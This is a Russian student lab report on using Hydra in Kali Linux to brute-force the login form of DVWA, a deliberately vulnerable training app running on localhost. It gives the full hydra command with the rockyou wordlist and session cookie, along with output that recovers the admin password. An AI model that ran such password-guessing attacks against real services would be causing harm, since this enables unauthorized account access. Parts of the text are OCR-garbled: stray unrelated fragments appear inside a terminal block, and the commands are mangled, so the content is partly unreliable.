# Отчёт по 3 этапу индивидуального проекта

Дисциплина: Информационная безопасность Андрианова Марина Георгиевна

#### Содержание

Цель работы	. '
Выполнение 3-го этапа индивидуального проекта	
Выволы	

## Цель работы

Приобретение практических навыков по использованию инструмента Hydra для подбора паролей в Kali Linux.

#### Выполнение 2-го этапа индивидуального проекта

Для перебора пароля нам нужен файл, их содержащий. Пример такого файла находится в директории /usr/share/wordlists в архиве rockyou.txt.gz. Скопируем архив в директорию Downloads и разархивируем его (рис.1).

```
(mgandrianova4® kali)-[~/Downloads]

$ cp /usr/share/wordlists/rockyou.txt.gz /home/mgandrianova4/Downloads/rockyou.txt.gz /home/mgandrianova4/Downloads/rockyou.txt.gz /s ls

[(mgandrianova4® kali)-[~/Downloads] рисковик) или самому создать (см. также Как создать (см. также Как создать (за для бруга в Кай Linux), используя утилиты типа Стипсh и Сwel. Но если

[(mgandrianova4® kali)-[~/Downloads] свою практику бруга используя уже готовые со

[(mgandrianova4® kali)-[~/Downloads] пулярных и потенциальных паролей. Он больше бруга зарубежных пользователей, но может быть полезен и для подба (mgandrianova4® kali)-[~/Downloads]

[(mgandrianova4® kali)-[~/Downloads]

[(mgandrianova4® kali)-[~/Downloads]

[(mgandrianova4® kali)-[~/Downloads]

[(mgandrianova4® kali)-[~/Downloads]

[(mgandrianova4® kali)-[~/Downloads]
```


Puc.1: Копирование архива в папку Downloads

Запустим сервисы MySql и APache2(рис.2).

```
-(mgandrianova4® kali)-[~/Downloads]
_$ service mysql status
o mariadb.service - MariaDB 11.4.3 database server
    Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
    Active: inactive (dead)
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
  -(mgandrianova4⊕kali)-[~/Downloads]
service apache2 status
o apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: inactive (dead)
      Docs: https://httpd.apache.org/docs/2.4/
  -(mgandrianova4® kali)-[~/Downloads]
$ sudo service mysql start
[sudo] password for mgandrianova4:
  —(mgandrianova4⊕kali)-[~/Downloads]
sudo service apache2 start
```

Рис.2: Запуск сервисов

Форма для взлома находится в разделе Brute Force (рис.3).



Puc.3: Раздел Brute Force

Нам пригодятся фрагменты-cookie нашего приложения: PHPSESSID и security (рис.4-5).





Рис.4: Фрагменты-cookie



Puc.5: Фрагменты-cookie

Воспользуемся утилитой hydra, введя следующую команду: "hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form

"/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cooki e:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect." (рис.6).

```
(mgandrianova4@kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute:username=^USER^6password=^PASS^6Login=Login:H=Cookie:security -medium;PHPSESSID=n9l7e8212ph4midblo42ltif5p:F=Username and/or password incorrect."
```

Рис.6: Ввод команды

После выполнения команды видим, что утилита подобрала подходящий пароль (рис.7).

```
(mgandrianova4© kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form */DVWA/vulnerabilities/brute:username-^USER^6password-^PASS^6Login=Login:H-Cookie:security medium:PHPSESSID-ny1768212phMmi0b1o42ltif5p:F=Username and/or password incorrect.*

Hydra v9.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 14:59:12

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute:username-^USER^bpassword-^PASS^blogin=Login:H-Cookie:security-medium;PHPSESSID=n917e8212ph4mi

0b1042ltif5p:F=Username and/or password incorrect.

[80][http-get-form] host: localhost login: admin password: password

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 15:00:05
```

#### Рис.7:Подбор пароля

Вводим подобранный пароль в соответствующее поле и успешно авторизуемся (рис.8).



Рис.8: Ввод подобранного пароля

### Выводы

Приобрела практические навыки по использованию инструмента Hydra для подбора паролей в Kali Linux.